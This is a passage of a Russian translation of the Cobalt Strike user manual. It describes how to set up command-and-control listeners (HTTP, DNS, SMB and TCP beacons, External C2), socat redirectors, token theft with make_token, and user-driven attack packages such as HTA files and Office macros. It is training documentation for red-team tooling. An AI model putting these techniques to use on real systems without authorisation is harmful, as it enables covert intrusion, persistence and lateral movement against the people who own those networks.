


Рисунок 20. Ручная Настройка Прокси

Установите флажок **Ignore proxy settings; use direct connection**, чтобы заставить маячок выполнять запросы **HTTP** и **HTTPS** без прохождения через прокси.

Нажмите **Set**, чтобы обновить диалоговое окно маячка с желаемыми настройками прокси. Нажмите **Reset** чтобы вернуть конфигурацию прокси-сервера к поведению по умолчанию.

**Примечание:** ручная настройка прокси влияет только на этапы полезной нагрузки маячка **HTTP** и **HTTPS**.

Он не распространяется на стейджеры полезной нагрузки.

## Редиректоры

Редиректор - это система, которая находится между целевой сетью и сервером вашей группы. Любые соединения, которые поступают в редиректор, перенаправляются на ваш командный сервер для обработки. Редиректор - это способ предоставить несколько хостов для маячка, на которые они будут делать отступ. Редиректор также способствует обеспечению операционной безопасности, поскольку затрудняет отслеживание истинного местоположения вашего командного сервера.

Функции управления прослушивателем **Кобальт Страйка** поддерживают использование редиректоров. Просто укажите хосты редиректоров при настройке прослушивателя маячков **HTTP** или **HTTPS**. **Кобальт Страйк** не подтверждает эту информацию. Если предоставленный вами хост не связан с текущим хостом, **Кобальт Страйк** предполагает, что это редиректор. Один простой способ превратить сервер в редиректор - использовать утилиту **socat**.

Вот синтаксис **socat** для перенаправления всех подключений на порт **80** на сервер группы по адресу **192.168.12.100** на порту **80**:

```
socat TCP4-LISTEN:80, fork TCP4: 192.168.12.100:80
```

### 4.6 DNS-маячок

**DNS** – лучшая функция **Кобальт Страйка**. Эта полезная нагрузка использует **DNS**-запросы, чтобы передать данные маячка обратно вам. Эти **DNS**-запросы делают поиск доменов, для которых ваш сервер Кобальт Страйка является авторитарным. Ответ **DNS** сообщает маячку, что нужно перейти в спящий режим или подключиться к вам для загрузки задач. Ответ **DNS** также сообщит маячку, как загружать задачи с вашего командного сервера.




Рисунок 21. Маячок DNS в Действие

В **Кобальт Страйке 4.0** и более поздних версиях **DNS**-маячок является полезной нагрузкой только для **DNS**. В этой полезной нагрузке нет режима связи **HTTP**. Это изменение по сравнению с предыдущими версиями продукта.

### Каналы данных

Сегодня **DNS** маячок может загружать задачи через записи **DNS TXT**, записи **AAAA** или **A** записи. Эта полезная нагрузка может гибко переключаться между этими каналами данных, пока она находится на цели. Используйте команду режима маячка, чтобы изменить канал данных текущего маячка. **mode dns** - это канал данных записи **A**. **mode dns6** - это канал записи **AAAA**. И **mode dns-txt** является каналом данных записи **TXT**. По умолчанию используется канал данных записи **TXT**.

Имейте в виду, что **DNS** маячок не выполняет проверку, пока не появится доступная задача. Используйте команду **checkin**, чтобы запросить проверку **DNS** маячка в следующий раз, когда он сделает отступ.

### Настройка прослушивателя

Чтобы создать прослушиватель **DNS**: перейдите в **Cobalt Strike** → **Listeners**, нажмите **Add** и выберите **Beacon DNS** в качестве типа полезной нагрузки.




Рисунок 22. Опции Маячка DNS

Нажмите [+], чтобы добавить один или несколько доменов для маячка. Ваша система командного сервера **Кобальт Страйка** должна быть авторитетной для указанных вами доменов. Создайте запись **A** и укажите ее на свой командный сервер **Кобальт Страйка**. Используйте записи **NS** для делегирования нескольких доменов или субдоменов записи **A** вашего сервера команды **Кобальт Страйка**.

Длина списка хостов маячка в полезной нагрузке маячка ограничена **255** символами. Она включает в себя случайно назначенный **URI** для каждого хоста и разделители между каждым элементом в списке. Если длина будет превышена, хосты будут отброшены из конца списка до тех пор, пока не уместятся в пространстве. В журнале командного сервера будут сообщения об отключенных хостах.

Поле **Host Rotation Strategy** настраивает поведение маячков для выбора хоста(ов) из списка для использования для выхода.

Стратегия	Описание
round-robin	Прокрывает список имен хостов в том порядке, в котором они указаны. Каждый хост используется для одного подключения.
random	Случайным образом выбирает имя хоста из списка при каждой попытке подключения.
failover-xx	Использует рабочий хост как можно дольше. Использует каждый хост в списке, пока они не достигнут последовательного счетчика отработки отказа (x) или периода времени (m, h, d), затем используйте следующий хост
duration-xx	Использует каждый хост в течение определенного периода времени. Использует каждый хост в списке для

В поле **DNS Host (Stager)** настраивается стейджер маячка записи **TXT**. Этот стейджер используется только с функциями **Кобальт Страйка**, для которых требуется явный стейджер. Ваша система командного сервера **Кобальт Страйка** также должна быть авторитетной для этого домена.

Поле **Profile** позволяет настроить маячок с выбранным вариантом профиля **Malleable C2**.

**DNS Resolver** позволяет **DNS**-маячку выходить с помощью определенного **DNS**-резолвера вместо использования **DNS**-резолвера по умолчанию для целевой системы. Укажите **IP**-адрес желаемого резолвера.

Чтобы проверить конфигурацию **DNS**, откройте терминал и введите **nslookup jibberish.beacon domain**. Если вы получили ответ **A**-записи **0.0.0.0**, значит, ваш **DNS** настроен правильно. Если вы не получили ответа, значит, ваша конфигурация **DNS** неверна, и **DNS**-маячок не будет связываться с вами.

Убедитесь, что ваши записи **DNS** ссылаются на основной адрес вашего сетевого интерфейса. **DNS**-сервер **Кобальт Страйка** всегда будет отправлять ответы с основного адреса вашего сетевого интерфейса. Резолвер **DNS** обычно отбрасывает ответы, когда они запрашивают информацию с одного сервера, но получают ответ от другого.


Если вы находитесь за устройством **NAT**, убедитесь, что вы используете свой общедоступный **IP**-адрес для **NS** записи и настройте брандмауэр на пересылку **UDP**-трафика на порт **53** в вашу систему. **Кобальт Страйк** включает **DNS**-сервер для управления маячком.

Чтобы настроить индикаторы сетевого трафика для ваших **DNS**-маячков, смотри группу **dns-beacon** в справке **Malleable C2**.

#### 4.7 Маячок SMB

**SMB** маячок использует именованные каналы для связи через родительский маячок. Эта одноранговая связь работает с маячками на одном и том же хосте. Он также работает по сети. **Windows** инкапсулирует связь по именованному каналу в протоколе **SMB**. Отсюда и название - **SMB** маячок.

Чтобы настроить полезную нагрузку **SMB** маячка, перейдите в **Cobalt Strike** → **Listeners**. Нажмите **Add**. Выберите **Beacon SMB** в качестве варианта полезной нагрузки.



**Рисунок 23. SMB Маячок**

Единственная опция, связанная с маячком **SMB**, - это имя канала. Вы можете установить явное имя пайпа или принять параметр по умолчанию.

**SMB** маячок совместим с большинством действий в **Кобальт Страйке**, которые порождают полезную нагрузку. Исключением являются атаки, управляемые пользователем (например, **Attacks** → **Packages**, **Attacks** → **Web Drive-by**), для которых требуются явные стейджеры.

Пост-эксплуатация и боковое перемещение **Кобальт Страйка**, которые порождают полезную нагрузку, будут пытаться взять на себя контроль (ссылку) на полезную нагрузку **SMB** маячка для вас. Если вы запускаете **SMB** маячок вручную, вам нужно будет установить ссылку на него из родительского маячка.

### Установка и разрыв связи

В консоли маячка используйте **link [хост] [пайп]**, чтобы связать текущий маячок с **SMB** маячком, который ожидает подключения. Когда текущий маячок регистрируется, его связанные одноранговые узлы также регистрируются.

Чтобы смешаться с обычным трафиком, связанные маячки используют для связи именованные каналы **Windows**. Этот трафик инкапсулируется в протокол **SMB**. У этого подхода есть несколько предостережений:

1. Хосты с маячком **SMB** должны принимать соединения через порт **445**.
2. Вы можете связать маячки только с одним и тем же экземпляром **Кобальт Страйка**.

Если вы получаете сообщение об ошибке **5** (доступ запрещен) после попытки установить связь с маячком: украдите токен пользователя домена и используйте **make\_token ДОМЕН\пользователь пароль**, чтобы заполнить текущий токен действительными учетными данными для цели. Попробуйте снова установить связь с маячком.

Чтобы уничтожить ссылку маячка, используйте **unlink [ip адрес] [PID сессии]** в родительском или дочернем. Аргумент **[PID сессии]** - это идентификатор процесса маячка, связь которого требуется отключить. Это значение указывает, как вы указываете конкретный маячок для отключения при наличии нескольких дочерних маячков.

При отключении маячка **SMB** он не закрывается и не исчезает. Вместо этого он переходит в состояние, где он ожидает соединения от другого маячка. Вы можете использовать команду **link** для возобновления управления маячком **SMB** с другого маячка в будущем.

### 4.8 TCP-маячок

**TCP** маячок использует сокет **TCP** для связи через родительский маячок. Эта одноранговая связь работает с маячками на том же хосте и по сети.




Рисунок 24. TCP Маячок

Чтобы настроить полезную нагрузку **TCP** Маячка, перейдите в **Cobalt Strike** → **Listeners**. Нажмите **Add**. Выберите **Beacon TCP** в качестве варианта полезной нагрузки.

**TCP** маячок, настроенный таким образом, является полезной нагрузкой привязки. Полезная нагрузка биндинга - это данные, которые ожидают подключения от своего контроллера (в данном случае, другого сеанса маячка). Параметр **Port (C2)** управляет портом, на котором **TCP**-маячок будет ожидать подключения. Установите флажок **Bind to localhost** только для привязки **TCP** маячка к 127.0.0.1 при прослушивании соединения. Это хороший вариант, если вы используете **TCP** маячок для действий только для локального хоста.

**TCP** маячок совместим с большинством действий в **Кобальт Страйке**, которые порождают полезную нагрузку. Исключением являются, как и **SMB** Маячок, атаки, управляемые пользователем (например, **Attacks** → **Packages**, **Attacks** → **Web Drive-by**), для которых требуются явные стейджеры.

Действия пост-эксплуатации и боковое перемещение **Кобальт Страйка**, которые порождают полезную нагрузку, будут пытаться взять на себя управление (подключиться) к полезной нагрузке **TCP** маячка для вас. Если вы запускаете **TCP** маячок вручную, вам нужно будет подключиться к нему из родительского маячка.

## Подключение и отключение

В консоли маячка используйте **connect [ip адрес] [порт]** для подключения текущего сеанса к **TCP** маячка, который ожидает подключения. Когда текущий сеанс регистрируется, его связанные одноранговые узлы также регистрируются.

Чтобы уничтожить ссылку маячка, используйте **unlink [ip адрес] [PID сессии]** в родительской или дочерней консоли сеанса. Позже вы можете повторно подключиться к **TCP** маячка с того же хоста (или с другого хоста).

### 4.9 External C2

**External C2** - это спецификация, позволяющая сторонним программам выступать в качестве уровня связи для полезной нагрузки маячка **Кобальт Страйка**. Эти сторонние программы подключаются к **Кобальт Страйку** для чтения фреймов, предназначенных для, и записи фреймов с выводом из управляемых таким образом полезных нагрузок. **External C2** - это то, что сторонние программы используют для взаимодействия с вашим командным сервером **Кобальт Страйка**.

Перейдите в **Cobalt Strike** → **Listeners**, нажмите **Add** и выберите **External C2** в качестве полезной нагрузки.




Рисунок 25. Внешний C2

**External C2** имеет две опции. **Port (Bind)** указывает порт, на котором внешний сервер **C2** ожидает подключения. Установите флажок **Bind to localhost only**, чтобы сделать внешний сервер **C2** доступным только для локального хоста.

**External C2** не похож на других слушателей **Кобальт Страйка**. Вы не можете нацелить их с помощью действий пост-эксплуатации **Кобальт Страйка**. Этот вариант просто удобен для поддержки самого интерфейса.

Чтобы узнать больше о **External C2**, посетите документацию по адресу: <https://www.cobaltstrike.com/help-externalc2>


#### 4.10 Другие прослушиватели

**Кобальт Страйк** поддерживает концепцию других прослушивателей. Это псевдонимы для **обработчиков полезной нагрузки x86**, размещенных в **Фреймворке Метаслоита** или других экземплярах **Кобальт Страйка**. Чтобы передать сеанс Метерпретера **Windows HTTPS** другу с помощью **msfconsole**, настройте полезные данные внешнего **HTTPS** и укажите значения **Host** и **Port** на их обработчик. Вы можете использовать сторонние прослушиватели везде, где бы вы ни использовали слушатель **Кобальт Страйка x86**.

#### 4.11 Консолидация инфраструктуры

Модель **Кобальт Страйка** для распределенных операций заключается в создании отдельного командного сервера для каждого этапа вашего взаимодействия. Например, имеет смысл разделить вашу пост-эксплуатационную инфраструктуру и инфраструктуру персистентности. Если обнаружено пост-эксплуатационное действие, вы не хотите, чтобы исправление этой инфраструктуры устраняло обратные вызовы, которые позволяют вам вернуться в сеть.

Некоторые этапы взаимодействия требуют нескольких опций для редиректоров и канала связи. **Кобальт Страйк 4.0** поддерживает это.



## Рисунок 26. Консолидация инфраструктуры

Вы можете привязать несколько прослушивателей **HTTP**, **HTTPS** и **DNS** к одному командному серверу **Кобальт Страйка**. Эти полезные нагрузки также поддерживают перенаправление портов в своей конфигурации. Это позволяет вам использовать общий порт для вашего канала (**80**, **443** или **53**) в настройках редиректора и **C2**, но привязывать эти прослушиватели к разным портам, чтобы избежать конфликтов портов в вашей системе командного сервера.

Чтобы разнообразить ваши сетевые индикаторы, профили **Кобальт Страйка Malleable C2** могут содержать несколько вариантов. Вариант - это способ добавления вариаций текущего профиля в один файл профиля. Вы можете указать вариант профиля при определении каждого прослушивателя маячка **HTTP** или **HTTPS**.

Кроме того, вы можете определить несколько маячков **TCP** и **SMB** на одном командном сервере, каждый с разными конфигурациями каналов и портов. Любой исходящий маячок с того же командного сервера может управлять любой из этих полезных нагрузок маячка **TCP** или **SMB** после их развертывания в целевой среде.

### 4.12 Функции безопасности полезной нагрузки

**Кобальт Страйк** принимает меры для защиты связи маячка и гарантирует, что маячок может только получать задачи и отправлять выходные данные на свой командный сервер.

Когда вы настраиваете полезную нагрузку маячка в первый раз, **Кобальт Страйк** сгенерирует пару открытого/закрытого ключей, уникальную для вашего командного сервера. Открытый ключ командного сервера встроен в полезную нагрузку маячка. Маячок использует открытый ключ командного сервера для шифрования метаданных сеанса, которые он отправляет на командный сервер.

Маячок всегда должен отправлять метаданные сеанса, прежде чем сервер группы сможет выдавать задачи и получать выходные данные из сеанса маячка. Эти метаданные содержат случайный сеансовый ключ, сгенерированный этим маячком. Командный сервер использует сеансовый ключ каждого маячка для шифрования задач и дешифрования вывода.

Каждая реализация маячка и канал данных используют эту же схему. Канал данных записи **A** в гибридном **HTTP** и **DNS** маячок обеспечивает такую же безопасность, как и маячок **HTTPS**.

Имейте в виду, что вышесказанное относится к маячку после его развертывания. Стайджеры полезной нагрузки из-за своего размера не имеют встроенных функций безопасности.

## 5. Получение точки опоры

### 5.1 Профилировщик системы на стороне клиента

Профилировщик системы - это инструмент для разведки на стороне клиента. Этот инструмент запускает локальный веб-сервер и делает фингерпринтинг любого, кто его посещает. Профилировщик системы предоставляет список приложений и подключаемых модулей, которые он обнаруживает через браузер пользователя. Системный профилировщик также пытается обнаружить внутренний IP-адрес пользователей, находящихся за прокси-сервером.

Чтобы запустить профилировщик системы, выберите **Attacks → Web Drive-by → System Profiler**. Чтобы запустить профилировщик, вы должны указать **URI** для привязки и порт для запуска веб-сервера **Кобальт Страйка**.

Если вы укажете **URL-адрес** перенаправления, **Кобальт Страйк** будет перенаправлять посетителей на этот **URL-адрес** после того, как их профиль будет занят. Щелкните **Launch**, чтобы запустить профилировщик системы.

Профилировщик системы использует неподписанный **Java**-апплет, чтобы раскрыть внутренний IP-адрес цели и определить, какая версия **Java** у цели. С функцией безопасности **Java** "нажми и работай" - это может вызвать подозрение. Снимите флажок **Java Applet to get information**, чтобы удалить **Java**-апплет из профилировщика системы.

Установите флажок **Enable SSL**, чтобы работать с профилировщиком системы через **SSL**. Это поле отключено, если вы не укажете действующий сертификат **SSL** с **Malleable C2**. Об этом говорится в главе **11**.

Чтобы просмотреть результаты профилировщика системы, выберите **View → Applications**. **Кобальт Страйк** перечислит все приложения, обнаруженные в процессе профилирования системы.

### 5.2 Веб-службы Кобальт Страйка

Многие функции **Кобальт Страйка** запускаются с их собственного веб-сервера. Эти службы включают профилировщик системы, маячок **HTTP** и веб-атаки **Кобальт Страйка**. Можно разместить несколько функций **Кобальт Страйка** на одном веб-сервере.

Чтобы управлять веб-сервисами Кобальт Страйка, выберите **View → Web Drive-by → Manage**. Здесь вы можете скопировать любой URL-адрес Кобальт Страйка в буфер обмена или остановить веб-службу Кобальт Страйка.

Используйте **View → Web Log** для отслеживания посещений ваших веб-сервисов **Кобальт Страйка**.

Если веб-сервер **Кобальт Страйка** видит запрос от браузера **Lynx**, **Wget** или **Curl**; **Кобальт Страйк** автоматически вернет страницу **404**. **Кобальт Страйк** делает это как легкую защиту от слежки **BT**. Это можно настроить с помощью параметра **Malleable C2 'http-config.block\_useragents'**.

### 5.3 Атаки управляемые пользователем

Лучшие атаки - это не эксплойты. Скорее, лучшие атаки используют обычные функции для выполнения кода. **Кобальт Страйк** позволяет легко настроить несколько атак, управляемых пользователем. Эти атаки используют уже настроенные вами прослушатели. Перейдите в **Attacks → Packages** и выберите одну из следующих опций.

#### HTML-приложение

Приложение **HTML** - это программа **Windows**, написанная на **HTML** и языке сценариев, поддерживаемых **IE**. Этот пакет создает приложение **HTML**, которое запускает полезную нагрузку **Кобальт Страйка**. Вы можете выбрать опцию **Executable**, чтобы получить приложение **HTML**, которое помещает исполняемый файл на диск и запускает его. Выберите параметр **PowerShell**, чтобы получить приложение **HTML**, которое использует **PowerShell** для запуска полезной нагрузки. Используйте параметр **VBA**, чтобы незаметно создать экземпляр **Microsoft Excel** и запустить вредоносный макрос, который инжектирует полезную нагрузку в память.

#### Макрос MS Office

Этот пакет создает макрос **Microsoft Office** и предоставляет инструкции по внедрению макроса в **Microsoft Word** или **Microsoft Excel**.

#### Генератор полезной нагрузки

Этот пакет позволяет экспортировать стейджеры **Кобальт Страйка** в различные форматы.

## Исполняемый файл Windows

